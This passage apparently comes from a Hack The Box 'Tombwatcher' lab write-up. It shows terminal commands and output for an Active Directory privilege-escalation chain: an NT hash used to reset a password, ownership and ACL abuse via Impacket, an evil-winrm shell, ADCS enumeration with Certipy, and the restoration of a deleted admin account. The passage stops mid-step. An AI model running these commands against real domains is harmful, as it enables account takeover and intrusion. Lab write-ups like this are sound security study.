└─# nxc ldap 10.10.11.72 -u 'ansible_dev$' -H 4f46405647993c7d4e1dc1c25dd6ecf4
LDAP        10.10.11.72     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None)
LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\ansible_dev$:4f46405647993c7d4e1dc1c25dd6ecf4
```

With this machine account credentials, we can force user “**sam**” to change password and authenticate using **sam’s** credentials




Using the **net rpc tool**, we managed to change password for user sam and confirmed authentication using nxc as in the image below.




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# net rpc password 'sam' 'Newpass@123' -U 'tombwatcher.htb/ansible_dev$' -S 10.10.11.72 --pw-nt-hash '4f46405647993c7d4e1dc1c25dd6ecf4'
Password for [TOMBWATCHER.HTB\ansible_dev$]:

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nxc smb 10.10.11.72 -u sam -p Newpass@123
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\sam:Newpass@123

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# █
```


SAM TO JOHN



```
To change the ownership of the object, you may use Impacket's owneredit example script (cf. "grant ownership" reference for the exact link).

owneredit.py -action write -owner 'attacker' -target 'victim' 'DOMAIN'/'USER':'PASSWORD'

To abuse ownership of a user object, you may grant yourself the GenericAll permission.

Impacket's dacledit can be used for that purpose (cf. "grant rights" reference for the link).

dacledit.py -action 'write' -rights 'FullControl' -principal 'controlledUser' -target 'targetUser' 'domain'/'controlledUser':'password'
```




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# owneredit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb/sam':'Newpass@123'
Impacket v0.13.0.dev0+20250516.105908.a63c652 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb/sam':'Newpass@123'
Impacket v0.13.0.dev0+20250516.105908.a63c652 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250915-031514.bak
[*] DACL modified successfully!
```

Having **FullControl** rights on user john, we can now change his password using the net rpc tools and authenticate to the target via winrm.




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# net rpc password 'john' 'Pwn3d2025!' -U 'tombwatcher.htb/sam'%'Newpass@123' -S 10.10.11.72

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nxc winrm 10.10.11.72 -u john -p 'Pwn3d2025!'
WINRM       10.10.11.72     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.10.11.72     5985   DC01             [+] tombwatcher.htb\john:Pwn3d2025! (Pwn3d!)
```

USER FLAG




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# evil-winrm -i 10.10.11.72 -u john -p 'Pwn3d2025!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\john\Documents> cat ../Desktop/user.txt
07c62f105a707f43d9bc5a877be0e54a
*Evil-WinRM* PS C:\Users\john\Documents>
```

PRIVILEGE ESCALATION TO ROOT




The ADCS service is enabled




```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─# nxc ldap 10.10.11.72 -u john -p 'Pwn3d2025!' -M adcs
/root/.local/share/pipx/venvs/netexec/lib/python3.13/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/
for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
LDAP        10.10.11.72     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\john:Pwn3d2025!
ADCS        10.10.11.72     389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.11.72     389    DC01             Found PKI Enrollment Server: DC01.tombwatcher.htb
ADCS        10.10.11.72     389    DC01             Found CN: tombwatcher-CA-1

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/Tombwatcher]
└─#
```

Enumerated the ADCS to find vulnerable templates using the **certify** tool.




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
└─# certipy find -dc-ip 10.10.11.72 -dc-host DC01.tombwatcher.htb -target 10.10.11.72 -ns 10.10.11.72 -u 'john@tombwatcher.htb' -p 'Pwn3d2025!' -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250915032846_Certipy.txt'
[*] Wrote text output to '20250915032846_Certipy.txt'
[*] Saving JSON output to '20250915032846_Certipy.json'
[*] Wrote JSON output to '20250915032846_Certipy.json'

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
└─# ls
20250915032846_Certipy.json  20250915032846_Certipy.txt
```

No misconfigured templates for this user, let's dig a further.




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
└─# cat 20250915032846_Certipy.txt
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates                   : [!] Could not find any certificate templates
```

Found deleted objects
` Get-ADObject -Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties * | Select-Object Name,ObjectGUID`




```
*Evil-WinRM* PS C:\inetpub> Get-ADObject -Filter {isDeleted -eq $true} -IncludeDeletedObjects -Properties * | Select-Object Name,ObjectGUID

Name                                     ObjectGUID
----                                     ----------
Deleted Objects                          34509cb3-2b23-417b-8b98-13f0bd953319
cert_admin...                            f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
cert_admin...                            c1f1f0fe-df9c-494c-bf05-0679e181b358
cert_admin...                            938182c3-bf0b-410a-9aaa-45c8e1a02ebf

*Evil-WinRM* PS C:\inetpub> █
```

We managed to restore the deleted object as seen below
`Restore-ADObject -Identity c1f1f0fe-df9c-494c-bf05-0679e181b358`
`Get-ADUser -Identity 'cert_admin' | Format-List Name,DistinguishedName,Enabled` → checks if the object is restored.




```
*Evil-WinRM* PS C:\inetpub> Restore-ADObject -Identity c1f1f0fe-df9c-494c-bf05-0679e181b358
*Evil-WinRM* PS C:\inetpub> Get-ADUser -Identity 'cert_admin' | Format-List Name,DistinguishedName,Enabled


Name              : cert_admin
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True



*Evil-WinRM* PS C:\inetpub> 
```


John has **GenericAll rights** on ADCS group which by speculation user **cert_admin** belong to. We'll now abuse these rights.



Perfect, now we have user cert_admin. Lets find misconfigured templates with this user.




```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# bloodyAD --host DC01.tombwatcher.htb -d tombwatcher.htb -u john -p 'Pwneduser@22' set

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# net rpc password "cert_admin" 'Password@123' -U 'tombwatcher.htb/john%Pwneduser@22' -S 10.10.11.72

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
